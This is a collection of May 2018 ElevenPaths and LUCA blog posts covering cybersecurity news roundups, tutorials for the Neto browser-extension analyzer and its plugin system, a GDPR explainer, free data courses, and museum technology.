ElevenPaths further strengthens its reputation as a cybersecurity services provider

ElevenPaths    30 May, 2018
Security Day - Cybersecurity On Board imagen

Today was the fifth edition of the Security Day event, organized by ElevenPaths, the Telefónica Cybersecurity Unit, which took place in Madrid, under the slogan “Cybersecurity On Board“. This important event brought together more than 400 people, and served as a framework to present the new technological integrations carried out with strategic partners, with the aim of helping companies to combat cyber-attacks against their technological infrastructures. The company’s cybersecurity unit works to accompany its clients on their digital journeys, providing end-to-end protection and peace of mind.


Telefónica continues to establish itself as an Intelligent MSSP (Managed Security Services Provider), to offer end-to-end cyber-resilient solutions to all its clients and to provide greater security to organizations in all aspects of their day-to-day operations.
Cybersecurity for all devices and users

Today, ElevenPaths presented ‘Conexión Segura’, a new solution to bring security to all of its customers’ homes. This solution automatically protects clients’ HGU (Home Gateway Unit) routers with a McAffee antivirus, without requiring them to download anything, and the protection is extended to all devices, including the encrypted part of the VPNs, and it also comes with parental control.


Telefónica’s Cybersecurity Unit announced new updates to the existing product Latch, the security switch for companies’ and individual users’ digital lives. It also announced the integration of new products such as Shadow Online, a tool that enables the traceability of documents through the use of invisible digital watermark techniques, FaasT for WordPress, which facilitates persistent penetration testing for websites based on this technology, and the Managed Detection & Response (MDR) service, which aims to help companies by improving the way that they detect threats, respond to incidents and monitor their IT (Information Technology) assets.
At the same time, several collaborations were presented with manufacturers that incorporate products with ElevenPaths technology. The collaboration between HP Enterprise and Telefónica has succeeded in integrating Mobile Connect into the ClearPass product, allowing the authentication of users in the network through a mobile phone, followed by the application of a complete security policy. The Metashield and Shadow Online products have also been integrated to enhance SealPaths’ DRM solution capabilities, and Panda Adaptive Defense has been integrated with the LogTrust technology to provide a solution that helps with GDPR compliance, allowing the identification and location of personal data.
Also highlighted were Telefónica’s new acquisitions and investments made in companies and leading start-ups from the cybersecurity field. One example is the acquisition of Dinoflux for the mass analysis of malware, the generation of real-time threat intelligence, and the sampling of IoT products (IoT Anomaly Detection). Another example is its investment in the company Govertis, with the renewal of the collaboration and innovation agreement for the improvement of the SandaS GRC product, acquired 3 years ago.
This day comes a few weeks after the creation of the first Global Telco Security Alliance between telecommunications operators, an agreement signed by Etisalat, Singtel, Softbank and Telefónica, with the aim of achieving operational and economical synergies and expanding the offer and accessibility for more than 1.2 billion customers. “The alliance will help all its members to offer disruptive innovation to protect the digital life of our customers,” said Pedro Pablo Pérez, Vice President of Security at Telefónica and CEO of ElevenPaths.

#CyberSecurityPulse: Google’s project to fight election attacks

ElevenPaths    29 May, 2018
social networks image

On the night of the primary elections in May, the residents from the county Knox, Tennessee, did not know who had won for about an hour. They did not have access to the website which was following the county’s elections, as the page was blocked at 8pm when they had just closed the polls. The county IT director, Dick Moran, said that the website had seen “extremely unusual and heavy network traffic”. Their mayor asked for an investigation in regards to the attack, whose signs showed that it was most likely an attack by DDoS.

The attacks were triggered during the electoral cycles within different parts of the world. In this way, Jigsaw, a technological incubator owned by Alphabet which is Google’s parent company, has released Project Shield, a free tool for DDoS protection. In the past it was only available for journalists and human rights defenders, now it will be available for the local elections too.

Attacks against the elections have become a national security concern for the United States, since there are multiple available tactics which exist to disrupt the democracy. The National Security Department has offered to help the State electoral officials ensure that their electronic voting machines are intruder-proof and that the campaign officials know how to keep them secure.

More information available at Google

Highlighted News

The weapons system is seeking a secure development system

anti-doping imagen

The competition amongst the weapons manufacturers in the United States prevents them from collaborating in cybersecurity problems and is causing new and lasting vulnerabilities in the weapons systems of the United States army. The Department of Defense is supposed to complete vulnerability assessments for a total of 31 different weapons programs by 2019, as required by the National Defense Authorization Act, 2016 (NDAA). However, the problem of securing weapons systems which often run on obsolete or custom-made operating systems, has been a well-known challenge for decades. The government, is increasingly more aware of these specific threats which are aimed at this technology. The military now relies on the private sector to prioritize security during the development cycle.

More information available at CyberScoop

The FBI issues an alert in regards to the new software related with the group Hidden Cobra.

EI-ISAC imagen

The US-CERT has launched an alert jointly with the DHS and the FBI, warning about two new pieces of identified malware which are being utilised by the hidden cobra group, they are a known RAT such as Joanap and a worm known as Brambul. Hidden Cobra, often also known as the Lazarus Group and Guardians of Peace, is believed to be backed by the North Korean government and targets the media, aerospace, financial and critical infrastructure organizations around the world. DHS and the FBI have also provided downloadable lists of the IP addresses which reports the Hidden Cobra and other IOC malware, in order to help to block it and thus reduce the exposure of any of this group’s activities.

More information available at IC3

News from the rest of the week

Critical error discovered in the EOS platform based in Blockchain

Security investigators have discovered a series of new vulnerabilities in the EOS blockchain platform, in which one of them allows the complete remote control of the nodes that run critical blockchain-based applications. In order to achieve the remote execution of a specific node’s code, all that an attacker should do is load a WASM file into the server which has been created with malicious purposes (a smart contract) written in WebAssembly.

More information available at The Hacker News

Hardcoded passwords are found in Cisco Enterprise software

Cisco has recently launched 16 security warnings, including alerts for three vulnerabilities which are classified as critical and which received the maximum CVSSv3 severity score. The three vulnerabilities include a backdoor and two omissions from the authentication system for the Cisco Architecture Digital Network Center (ADN).

More information available at CISCO

The VPNFilter malware affects 500,000 network devices worldwide

According to Talos, the VPNFilter malware could be the foundation to one of the biggest device networks discovered to date. Through this botnet, the attackers can share data between their devices and coordinate a large attack utilizing the computers as nodes. However, by including a kill switch, it could also destroy the systems, leaving them inoperative and removing internet access for hundreds of millions of users, in addition to inspecting the traffic and robbing confidential data.

More information available at Talos Intelligence

Other news

An error in Git allows the execution of arbituary codes

More information available at Security Affairs

The Telegrab stealer dedicated to stealing Telegram cache and keys

More information available at SC Magazine

The Wicked botnet utilizes a set of exploits in order to infect IoT networks

More information available at ThreatPost

Expanding Neto capabilities: how to develop new analysis plugins

ElevenPaths    29 May, 2018
In previous posts we have introduced Neto as a browser extension analyzer. The first version we released, 0.5.x included a CLI, a JSON-RPC interface and could be used directly from your scripts. In the 0.6.x series we have gained stability and added some interesting features like the interactive console which makes the analyzer a tool to interact with. However, we have not yet discussed how we can extend Neto’s functionality to suit our needs.

A system of plugins to gain flexibility
Despite the research needs that we may have from ElevenPaths, it may happen that other security analysts also want to carry out other tasks that we have not thought about. In order to make its use as flexible as possible, we have thought of a system of plugins that allows you to design your own modules. Remember at this point that we can always install the latest version from PyPI with:

$ pip3 install neto --user --upgrade


But first, we will give you a brief description of how Neto works. Each extension is represented in Python in an object that loads the official analysis methods that we have included in neto/plugins/analysis. Neto will automatically execute the function defined as runAnalysis in which we will receive two different parameters that we can use according to our needs:
  • extensionFile The local path in which the compressed file of the extension is located.
  • unzippedFiles A list in which the keys are the relative path of the unzipped file which is found in the extension and the absolute path value where it has been unzipped in the system. By default, this is a temporary route.

        {
            "manifest.json": "/tmp/extension/manifest.json"
            …
        }
In this way, depending on what we want to do, we can choose one of these options. For example, if we want to work only with the.png files present in the extension, it is easier to do it using unzippedFiles but if we want to analyze the file itself we can use extensionFile. It depends on our needs.
What we have to take into account is that you should always return a list in which the key is the name we give to our procedure and the value of the results. Thus, this new attribute will be added to the rest of the elements already obtained.
To define our own analysis modules in these first versions of Neto it will be enough to generate a few small scripts in Python, that it will store in its local folder ~/.config/ElevenPaths/Neto/plugins/. The characteristics of these user modules are identical to those of the official modules only that will be loaded upon request.

Creating our first plugin for Neto
In order to make the process easier for us, we have included a template of a plugin with each installation in ~/.config/ElevenPaths/Neto/plugins/template.py.sampleIt is easy to start developing from this screen and in order to see it we will make a simple plugin, which will count the number of files which the extension contains.
def runAnalysis(**kwargs):
    """
    Method that runs an analysis

    This method is dinamically loaded by neto.lib.extensions.Extension objects
    to conduct an analysis. The analyst can choose to perform the analysis on
    kwargs["extensionFile"] or on kwargs["unzippedFiles"]. It SHOULD return a
    dictionary with the results of the analysis that will be updated to the
    features property of the Extension.

    Args:
    -----
        kwargs: It currently contains:
            - extensionFile: A string to the local path of the extension.
            - unzippedFiles: A dictionary where the key is the relative path to
                the file and the the value the absolute path to the extension.
                {
                    "manifest.json": "/tmp/extension/manifest.json"
                    …
                }
    Returns:
    --------
        A dictionary where the key is the name given to the analysis and the
            value is the result of the analysis. This result can be of any
            format.
    """
    results = {}

    # Iterate through all the files in the folder
    for f, realPath in kwargs["unzippedFiles"].items():
        if os.path.isfile(realPath):
            # TODO: Your code here for each file
            pass

    return {__name__: results}
Based on the original code, we will utilize the stored information in kwargs["unzippedFiles"]and we will reutilize the loop which we already have to count those elements which are files increasing the variable myCounter, which we initiated at the start of the method.
    myCounter = 0

    # Iterate through all the files in the folder
    for f, realPath in kwargs["unzippedFiles"].items():
        if os.path.isfile(realPath):
            # TODO: Your code here for each file
            myCounter += 1

    return {"num_files": myCounter}
Now we will keep the file in the folder in question as ~/.config/ElevenPaths/Neto/plugins/hello_world.py for example. All that’s left to do is start Neto with a new extension (for example, with the CLI) and to check the exit:

$ neto analyser -e ./my_demo.xpi
$ cat /home/USER/.config/ElevenPaths/Neto/data/analysis/854…78f.json | grep num_files
    "num_files": 151,
We now have our first plugin for Neto!

Now how can I share my plugins with the rest?
Once you have defined your plugin and you have tried it in a local instance, we will ask you to share it with us in order to merge it with the main project. Logged in with your username, make a fork of the project in your platform and clone your bifurcated repository in your system. We do it this way in order to prevent undesired circumstances, due to pushear the content of the main Github repository will be rejected because it is not authorized.
$ git clone https://github.com/USER/neto
$ cd neto
Once it is downloaded, copy the file which has already been tested locally to the repository. For example, in a GNU/Linux system you can retrieve the plugin from the file ~/.config/ElevenPaths/Neto/plugins/hello_world.py and copy it into the file of neto/plugins/analysis.

$ cp ~/.config/ElevenPaths/Neto/plugins/hello_world.py neto/plugins/analysis
Once the file is added, simply add it, make the changes and put it in your repository.
$ git add neto/plugins/analyser
$ git commit -m "Add hello_world plugin following the tutorial"
$ git push origin master
Once it is authenticated with your user, the only thing left is to make the pull request so that we can revise and merge it with the main project. Sometime in this revision process we will ask you to clarify some things, so that it is convenient to maintain a certain homogeneity we will utilize the guidelines marked in the style by PEP-8 wherever possible.
Anyway, the only general condition is that the generated response is a list in which the key is an element which identifies your analysis in a unique way and does not cause conflict with the rest of the implemented methods. Take into account that in the case that your plugin depends on another packet that is not found by default in Python 3, it will be necessary to update the setup.pyso that they satisfy the corresponding dependencies. Even so, you will not be in the process alone. Do you fancy trying it out?

Félix Brezo
Innovation and Laboratory Team ElevenPaths

GDPR 101: What you need to know

AI of Things    25 May, 2018
On 25 May, the much talked about General Data Protection Regulation (GDPR), came into force. This new regulation has the primary objective of governing the gathering, using and sharing of personal data. The amount of data we create each day is growing at an exponential rate, and as the regulation says, “the processing of personal data should be designed to serve mankind”. In this blog, we’ll look at some of the key areas of the new law and some of its potential impacts.

When?

Although the regulation becomes “enforceable” later this month, it was in fact adopted on 27 April 2016. This gave businesses and other entities that will be affected a “transition period” during which they have been able to prepare for the new requirements (drafting new terms and conditions etc). From this point onwards, those in breach of the provisions can face huge fines; either 20,000,000 EUR or 4% of worldwide annual turnover, whichever is largest.

Who?

The new regulation is a response to greater demands from Europeans for uniform data protection rights across the EU. The legal term “regulation” means that the GDPR is directly applicable in EU member states; it does not require governments to pass any new legislation.

The GDPR will apply to any “data controller” (see below) who are established within the European Union, regardless of whether the processing of the data takes place in the EU or not. Additionally, the regulation will be applicable to those companies who are based outside the Union but manage European data (such as Facebook and Google).
Figure 2: In the lead up to May 25, you probably received notifications from your favourite social media sites asking for your consent.

What?

The GDPR infers certain key rights onto the “data subject”. Firstly, if there is a data breach, individuals must be notified within 72 hours of the breach being detected by the data processor or controller. Data subjects will also have the right to access information regarding the use of their personal data, as well as the data itself if requested.
The “right to erasure” will also be introduced, meaning that an individual can ask the data controller to delete the data they possess (subject to certain conditions). The final right we want to mention is the idea of “privacy by design”. This has been around for some time now but is becoming a legal requirement in the GDPR. Essentially, it calls for data protection to be included when technology systems are designed, rather than as an “add-on”.

Consent

Consent is one of the key areas that has been amplified and strengthened. No longer will companies be able to use page-long terms and conditions to obtain consent. Consent now required “a clear affirmative act establishing a freely given, specific, informed and unambiguous indication of the data subject’s agreement to the processing of personal data”. One of the key ideas of this is that individuals must be aware of what their data will be used for, and who will use it. Importantly, previous consent is no longer valid, which explains why you may have noticed “our data policy is changing…” messages from apps you use such as Facebook and Instagram.

Some key terms:

Below you will find some key terms and principles that you are likely to hear more often now that the GDPR is in play:
  • Data Controller – the organization that collects data
  • Data Processor – often a third party charged with collecting data on behalf of the controller
  • Data Subject – the individual whose data is being used
  • Profiling – profiling is the process of using personal data to evaluate certain personal aspects to analyze and predict behavior/performance/reliability etc
  • Pseudonymization – the process of pseudonymization is an alternative to data anonymization. Whereas anonymization involves completely removing all identifiable information, pseudonymization aims to remove the link between a dataset and the identity of the individual. Examples of pseudonymization are encryption and tokenization.
Within LUCA we work with anonymized and aggregated data in all our services. We believe in the privacy of data and look forward to the improvements that the GDPR will bring to company-client relationships. To keep up to date with all things LUCA check out our website, and don’t forget to follow us on Twitter, LinkedIn and YouTube.

Our 5 Favorite Free Data Courses

AI of Things    23 May, 2018
Although it might seem like a nearly impossible feat, it is never too late to learn about Big Data, Machine Learning, and everything in between. You can get test the waters or advance your existing knowledge with the following series of courses, free of charge.

Most companies, who understand the power of data, also understand the added benefit of having employees who understand new technologies and can generate valuable insights from collected data. Countries like France are investing billions into AI, to help open new job channels and offer citizens new skills. Additional to that, the International Data Corporation (IDC) forecasts that spending on ML and AI will have a significant increase in the coming years, from 12 Billion USD in 2017 to 57 Billion in 2021, so now is as good a time as any to start learning.


For Beginners:
Without further ado, here are our top recommendations to give your data knowledge a boost.

1. Big Data Fundamentals – Cognitive Class 

Big Data Fundamentals is a great introductory series that is part of the Learning Paths available on the site, a learning path is a series of courses, not just one standalone course. Big Data Fundamentals includes Big Data 101, Hadoop 101 and Spark Fundamentals 1. By taking this “path” you will be able to understand what Big Data is, how to use Data Sets and algorithms and practice through exercises to earn the Big Data Foundations badge and move onto Big Data Foundations – Level 2. One of the great things about badges is that you can show your progress and knowledge, and share it on your resume or LinkedIn profile. Cognitive Class is a learning platform formerly known as Data University, and offers a series of free courses divided into three levels: beginner, intermediate and advanced.

2. The Open Source Data Science Masters

Different from the course mentioned above, as it is not offered by an organization, but is a collection of materials available online. User can learn Hadoop, data visualization, natural language processing of the Twitter API with Python and SQL and noSQL databases at their own pace, and get a taste of all the information available online. Users are expected to have some knowledge of programming before diving into the material.

For those with some prior knowledge: 

3. Artificial Intelligence – edX 

AI is key when it comes to solving problems, but do you know exactly how? Once you finish this extended course, you will be able to know the history of AI, how to create an AI agent, and how to apply and solve problems using Python and Machine Learning algorithms. To practice, students will be able to build their own basic search agent. As the course requieres some prior Python and probability knowledge, it can be considered a more intermediate course. edX is a MOOC provider that provides online courses from more than 100 universities. It is both non-profit and open source, having Open edX, an open-source platform that powers the courses. Open edX has a studio where courses are built, and a learning management system where the course material is made available. While the courses are fully free, the student can opt to receive a certificate at the end at an additional cost.
4. Intro to Machine Learning  – Udacity  
In this 10 week course, students will be able to get a complete overview of this “must-have” skill from the start. Udacity’s course shows how to investigate data, from a ML standpoint, and how to obtain insights and through algorithms, identify patterns in datasets, and code with Python and apply outliers to improve the quality of your predictions. If this isn’t interesting enough, you will practice detecting patterns in the email chain of one of the biggest fraud scandals in history, Enron. An intro to Data Science course would be good prior to this course, and knowledge of Python and statistics.

 For experienced users:
5. Become a Data Engineer  – Dataquest 
At an advanced level, Become a Data Engineer is a path that will help you handle large data sets, work with production databases and algorithms, and apply all of this to real challenges. This 3 step series is composed of step 1: production databases, step 2: handle large datasets in python, and step 3: data pipelines. Vik Paruchuri founded Dataquest in 2011, with a strong belief in the power of online education. Paruchuri wants others to make the most out of online learning, and Dataquest provides all the tools necessary to break out of a rut and start your data-driven path. Dataquest offers beginner, intermediate and advanced levels on a wide range of subjects free, with the choice of premium services at an additional cost.
As you can see, you can start learning about data once you put your mind to it, with a variety of online resources and on your own time. It’s encouraging to see how many companies are dedicating themselves to teaching and making sure that budget or time constraints don’t limit anyone who wants to make a career jump. So, what are you waiting for? being the journey today!

Analyzing browser extensions with Neto Console

ElevenPaths    21 May, 2018
Fifteen days ago we published the first version of Neto, our extensions analyzer in Github. It was published under a free license, also during this time we have worked on a series of features which allow the analysts to have a better interaction with each one of the tool’s uses, in addition to improving their settings. In this post we will see some of the new changes which we have included in this version whilst highlighting their interactive interface.

The main new changes to version 0.6

In this second release we will include some of the features which we consider to be relevant:

  • The Neto console. Is the main use included within this version. It deals with a small interface of commands which we invoke with neto console and from that we can execute different analysis commands in an interactive way which we will see further on in this post.
  • The folder settings. In this prerelease we have also included a series of file settings which will generate during the installation. In systems GNU/Linux the folder settings will be created in /home//.config/ElevenPaths/Neto and furthermore, will be the place in which we store the main folder settings and some of the backups, a reference folder where we can store the analysis results. In Windows systems this folder will be created in C:/Users//ElevenPaths/Neto.
  • Visualisation of the analyses’ characteristics carried out in CLI. Thus, the analyst can check from the command line the main extracted characteristics from the analysis, such as the hash extension, the permissions used, the scripts which load in each tab or in the background and also the valuation which Virustotal does from the archive; without the need of manually exploring the JSON. The JSON will continue to be generated with the complete data.
The simplest way of installing the tool is with the pip command:

pip3 install neto

Those who have already downloaded the previous version, will have to update it by adding the previous --upgrade command:

pip3 install neto --upgrade

The GNU/Linux systems’ command can execute it either with an administrator’s profile or even with a sudo if we are not administrators and we do not have privileges to add it, use --'user'in order to install it only for the actual user.
The interactive console

As we previously commented upon, the main change of this version has been the addition of the interactive Neto console. Within the commands interface which we have included, we wanted to get closer to some of the Neto features in an easier way, in order to explore the extensions. In order to launch it from the commands line we will utilize neto console, which will open an interactive interface.  

From there, at any moment we can support it by using the help command, in order to see which options we have.


So far, we have included 13 different commands with distinct uses, which we will order below in alphabetical order. Where it has been possible, we have implemented the autocomplete option. In whichever case, if we have doubts about any of their functions, we can use the 'help' command to see the available help and some examples of how to use it:
  • analyse. The main analysis command. It will be followed by the key words «local» or «remote» depending on whether the extension which we are going to analyze is stored locally or if we provide a remote URL. If we select the local option, we can autocomplete the contained extension names in the 'working_directory' which we have defined.

  • delete. A command utilized to delete the analyses which have been carried out. It is in charge of deleting the analysis files which have not been useful. We can make reference to the analysis by carrying it out with the reserved words ALL or SELECTED, as well as by the extension name. It must be used with caution in order to avoid any issues.
  • deselect. It is the reverse command to deselect. It will highlight an extension as selected if you specify the same name in a literal form. You can also use the reserved word «ALL».
  • details. Shows the most relevant extension information which we can select using the autocomplete functions. It deals with the same information which we would see after carrying out the analysis using the CLI. If we want the complete details of the JSON we can use full_details.
  • exit. Closes the console.
  • full_details. Shows the corresponding JSON for the selected extension.
  • grep. A literal search command in the already stored analyses. The extension names will be returned which contain the chain’s literal text which we have included below with the name. By default, the search will be carried out only on the extensions which have been selected. In the case that none of them have been selected, it will carry it out on all of them.
  • help. The command which gives support.
  • list. With this we will list the analyses which have been carried out. We can also utilize the reserved words «ALL» and «SELECTED», the wildcard
    «*» in order to indicate extensions which start by a determined text chain (e. g.: list ad*).

  • select. Is a command used to select some of the extensions which we have previously seen (for example, in order to erase them or to search for them).
  • set. It deals with a command which we will use to modify some specific values of the interface options, such as the working directory.
  • show. We will utilize this command only to show the tool’s information, such as its generic data (using show info) or the interface options (using show info).
  • update. Update the list of known extensions. This is useful if whilst we maintain the interface open we have another process behind (for example, the CLI launched with neto analyse -e miextension.xpi) which continues adding extensions.
Following this, we have provided a small demonstration video below of how the interface console functions with Neto Console, so that it gives you the idea of how to use it.

In the future…

Although the state of the Neto development is still clearly a work in progress, our Innovation Laboratory at ElevenPaths wants to continue enhancing the tool’s characteristics. In the next few weeks we will talk about how to develop new analysis plugins in order to add new characteristics which we will find in the extensions, and in some cases in those in which the tool can be helpful in analyzing the extension’s characteristics at a glance. Meanwhile, in order to continue improving little by little you can always let us know any doubts which you may have in respect to how it functions and also any issues within the Github project. Any feedback will be well received.

Félix Brezo
Innovation and Laboratory Team at ElevenPaths

Meet the Hyperconnected Museums of the Future

AI of Things    18 May, 2018
Today, Friday 18th May, museum all around the globe are taking part in the International Museum Day. This is an annual event organized by the International Council of Museums with the aim of generating the important of museums and their role in promoting cultural exchange, mutual understanding, cultural enrichment, peace and cooperation. Participation is increasing year on year, with last year’s event seeing around 30,000 museums take part in 120 countries. This year’s theme is “Hyperconnected museums: New approaches, New publics”, and in this blog we will see what this hyperconnectivity may entail.

Before starting, you may want to read our previous post about the Reina Sofia Museum in Madrid. The museum collaborated with Synergic Partners, LUCA’s area of analytics and consultancy, to analyze the visitors during the “Pity and Terror: Picasso’s Path to Guernica” exposition. As you will see in the blog, the study involved analyzing 157GB of information and provided insights about the most popular visiting times, demographic information about the tourists and much more. Now, let’s look at three unique examples of data science in the world of museums…

Internal photo of the National Museum in London
Figure 1: In the UK, the National Museum was the most visited attraction in 2017.


Machine Vision

In recent years, there has been a trend among museums to digitalize their collections in order to make them available for academic study and online public access. A large part of this process involves “Machine Vision”. Machine vision is term that covers a range of technologies but essentially refers to the ability for a computer to understand what it is seeing. For museums, the key applications of this are the inspection, analysis and subsequent classification of artifacts.
For paintings, for example, machine learning algorithms can be used to detect the content of an image, its main colors, and any text that it may include. One example is Google’s CloudVision API (or Application Programming Interface), which you can try out for yourself with any image. Such algorithms can even detect the emotions of a person featured in a painting, something that is called “sentiment analysis”. A key example of this is Microsoft’s Emotion API, which again you can test with a picture of your choosing. The key advantage of machine learning is that the algorithms get smarter over time; they learn through practice.
With all of the data that this produces, museum curators can design better exhibits, by grouping certain colors or emotions. Analysis of text can also provide fascinating insights about historical documents that previously would have taken hours to decipher. The general public benefits from this as much as the museums themselves, since this information is often made freely available online.
Figure 2: We tested Microsoft’s Emotion API with Vincent Van Gogh self-portrait, apparently it’s 97% neutral!


Chatbots

According to many technology experts and commentators, “chatbots” are set to be a key tech trend for 2018. Already this year, you may have noticed a number of favorite brands using chatbots on Facebook Messenger to enhance your customer experience. American news network CNN even has one that you can interact with. Museums need to adopt new technology in order to engage with a new, tech savvy, audience. One such technology could well be chatbots.
There are a number of ways in which a chatbot can help increase the “connectivity” of a museum. The most obvious application is a chatbot that visitors can interact with to find out more information about a specific item, but the technology can help make the experience even more interactive. For example, the House Museum of Milan (a group of four museums in the city) developed a game that can be played through Facebook Messenger alongside InvidibleStudio. In the game, users search for hidden clues that lead to a final discovery, and in this way, visitors are more likely to visit all the museums in the group. In the future, we may even see chatbots which allow us to “speak to” famous historical figures!
Figure 3: Museum’s such as the Louvre have tried out iBeacon technology to enhace the visiting experience.


Beacon Technology

   
In 2013, Apple introduced iBeacon. It’s a technology that apps can integrate in order to accurately track smartphones and use the “beacons” themselves to send messages to their users. The world of museums was one of the first to be identified as a potential “playground” for this technology. Famous museums such as the Met and the Louvre were quick to explore its possibilities.
The Brooklyn Museum started using beacons in 2014, and pairs users with the ASK mobile app with links them with on-site experts. You can watch a short talk about the project here. Unsurprisingly, people decided to push the boundaries once more. At the Tech Museum of Innovation in Silicon Valley, the Body Metrics exhibit combines iBeacons with wearable technology to offer visitors a fully immersive experience. Users wear a Sensor Kit which measures a variety of metrics as they move around the museum, such as heart rate, tension and social interactions. 
The scope of technology’s role in museums is huge. On this International Museum Day, make the most of the free access to museums near you, and in the future keep an eye out for the technology that will make your experience even more immersive. To keep up to date with all things LUCA check out our website, and don’t forget to follow us on TwitterLinkedIn and YouTube.

Download your eBook, The Data Economy: Wealth 4.0

AI of Things    16 May, 2018

Last month, the Telefonica Foundation, in collaboration with Afi (International Financial Analysts), Ariel and Editorial Planeta, published “The Data Economy: Wealth 4.0” which we at LUCA invite you to download and read for free.

    
We find ourselves at the beginning of a new industrial revolution, held up by something much more intangible than that which supported previous revolutions such as the steam engine, electricity, and the Internet. This time, the foundation of the revolution is data. It’s the data that we generate, store, transmit and analyze, data that describes us and locates us and reveals our like and preferences and even those of our friends and family. However, although data has grown to be a key to the Knowledge Economy, by themselves they don’t generate value. In order to make the most of the data we have, there needs to be a process of refinement, processing and analysis.
Figure 1: Download the e-book via this link.
Over the course of 179 pages and 9 chapters, the authors of this e-book invite us to explore and familiarize ourselves with elements of one of the main drives of growth in the 21st century, the Data Economy. This book is written by: Emilio Ontiveros (founder and president of Afi and professor in Business Economics at the Autonomous University of Madrid), Diego Vizcaíno (Managing Partner of Afi’s Applied Economics area), Verónica López Sabater and María Romero (consultants from the same area of Afi) and Alejandro Llorente (co-founder and data scientist of Piplerlab S.L and professor on Afi’s “Data Science and Big Data” Master’s degree).
The first section, the introduction, consists of three chapters in which Afi’s experts explore themes such as defining the concepts of the Data Economy and Big Data, global data regulation, adopting Big Data and the obstacles that Spain and Latin America face.
The second section, “Markets and Opportunities“, is made up of three chapters that look at the different agents that make up the data value chain: businesses that generate data, technology companies, analysts, regulators and academic organizations. It also explores the new opportunities and business models that arise, new job roles that have developed, as well as how all this fits into the current economy, 
The third and final section, “Main Challenges for the Data Economy“, covers the changes that this new economy faces, among which the most notable are the ownership and governance of data, privacy, sovereignty, security, transparency and finally, how to measure its contribution to the economy.
The Data Economy is contributing to the rise in new business models at a local and global level. These models are reshaping the structure of many markets and sectors, permitting increased productive efficiency and changing the distribution of goods and services. Innovation and transparency is blurring the entry points of certain markets that are information-based. This is encouraging a reorganization of traditional businesses as new businesses appear and competitivity increases.
This book will help you to better understand the opportunities, risks and challenges of the new economy. Don’t miss it!

#CyberSecurityPulse: The eternal dispute: backdoors and national security

ElevenPaths    16 May, 2018
social networks image

A bipartisan group of legislators from the house of representatives has introduced a piece of legistation which will prevent the federal government of the United States from demanding companies to design technology with backdoors to ensure law enforcement can have access to certain information. This bill represents a last effort from legislators in Congress to eliminate the battle between the federal officials in charge of making them comply to the law and the technology companies’ which are for the encryption. It reached a boiling point in 2015 when the FBI fought with Apple in regards to a blocked iPhone which was linked to the terrorist attack case in San Bernadino.

However, Apple has not been the only Company which has had problems with the law during recent years. The vice-president of Facebook in LatinAmerica was also detained by the Federal Police in Brazil for refusing to share information with the authorities in regards to a drug trafficking investigation. Therefore, in 2016 some of the manufacturers started to take measures to adapt to the needs of the new times in terms of privacy. The implementation of encryption from end to end was taken up by Whatsapp; and also within Google’s periodic report on the number of requests for information on its users by the Security Forces and Corps, these are just some examples.

However, this technology situation has also provoked some countries such as Russia to put pressure upon the implementation of backdoors by government legislation or others such as China which obliges the technology companies to collaborate in issues which are considered as national security. Even though, sometimes these measures may be seen as far fetched; there is still a fear that terrorism for example, which is having a great impact on the west could provoke an end to our freedom in exchange for a greater sense of security.

More information available at The Hill

Highlighted News

Google and Microsoft ask the governor of Georgia to veto the draft law of hack back

anti-doping imagen

Google and Microsoft are asking the governor of Georgia, Nathan Deal, to veto the quite controversial draft law which would allow them to criminalise the ‘unauthorized access to equipment’ in which a company could carry out offensive operations. The general assembly of Georgia passed the draft law at the end of March and sent it to Deal, who has 40 days to sign it. The law has been received negatively by the community, which could have a staggering impact upon the legitimate investigation on an incident. Therefore, Google and Microsoft representatives wrote a letter dated 16th April in which they focus on one of the provisions of the draft, where they ensure that this law gives companies sufficient authority to conduct offensive operations for competitive purposes.

More information available at Legis

Seeking elections in the United States without foreign interference

EI-ISAC imagen

With the primary United States elections on the point of entering full bloom, the Department of National Security is getting up-to-date in order to help to guarantee that the state electoral systems are secure against the manipulation of third parties. The department has commented that it has completed its evaluations in only nine of the seventeen states of which have formally asked them to do it. However, they have promised to do it in November for each State which requests it. The officials from the National Security attribute the delay to a major demand of such reviews since the 2016 presidential elections and they want to ensure that they are dedicating more money and resources into reducing the waiting times. The reviews normally last two weeks for each one.

More information available at Fifthdomain

News from the rest of the week

Severe errors in PGP and S/MIME can reveal encrypted email addresses in plain text

A team of investigators from the European Security has published a warning about a set of critical vulnerabilities discovered in the encrypted S/MIME and PGP tools which could reveal their emails in plain text. For those who do not know, PGP utilizes a standard open code end to end encryption to encrypt email addresses in a way so that nobody could intercept them. S/MIME is a technology which is based upon asymmetric cryptography, which allows the users to send digitally and encrypted signed emails. The Electronic Frontier Foundation (EFF) has also confirmed the existence of ‘undisclosed’ vulnerabilities and has recommended that the users uninstall their PGP and S/MIME applications until they repair the errors.

More information available at EFF and Efail

A serious error is discovered in Signal for Windows and Linux

Investigators have discovered a serious vulnerability in the popular messaging application called Signal, which is used for Windows and Linux and could allow the attackers to execute malicious code in the recipient’s system remotely by just sending a message, without requiring any interaction from the user. However, the technical details of the vulnerability have not been revealed until now, the problem appears to be a vulnerability in the remote execution of the code in Signal or at least something very close to the persistent cross-site scripting (XSS) which eventually could allow the attackers to inject malicious code into target Windows and Linus systems.

More information available at The Hacker News

FacexWorm targets crypto-currency trading platforms using Facebook Messenger for their propagation

A malicious Chrome extension called FacexWorm utilizes diverse techniques in order to affect cryptocurrency platforms, of which you can access through an affected browser and it spreads through Facebook Messenger. The new version incorporates the listing and mailing links exercise through social engineering techniques to friends of the affected Facebook account. However, now they can also steal accounts and credentials from websites of interest. It also redirects the possible victims to cryptocurrency scams, injects mining code into websites, redirects them to program links related with cryptocurrencies and hijacks transactions in trading platforms and wallets in the cloud by replacing the recipient’s address with the attacker’s address.

More information available at TrendMicro

Other News

More than 400 websites attacked by the cryptojacking campaign due to a failure in Drupal

More information available at Badpackets

The ransomware SynAck implements the Doppelgänging evasion technique

More information available at SC Magazine

The Nigelthorn malware infected more than 100,000 systems which took advantage of Chrome extensions

More information available at Radware

Technically analysing a SIEM… are your logs secure?

ElevenPaths    15 May, 2018
The SIEMs are usually utilized within highly secure of regulated environments, where regular log monitoring and analysis is required to search for security incidents. They help to make the web safer, even so, we question it a bit more; are the logs in our system infrastructure adequately protected? We are going to address this within this entry, by showing the minimum steps which you should take into account in order to secure a SIEM; using the particular investigation of Splunk as an example and case study, which is one of the most well-known SIEMs.

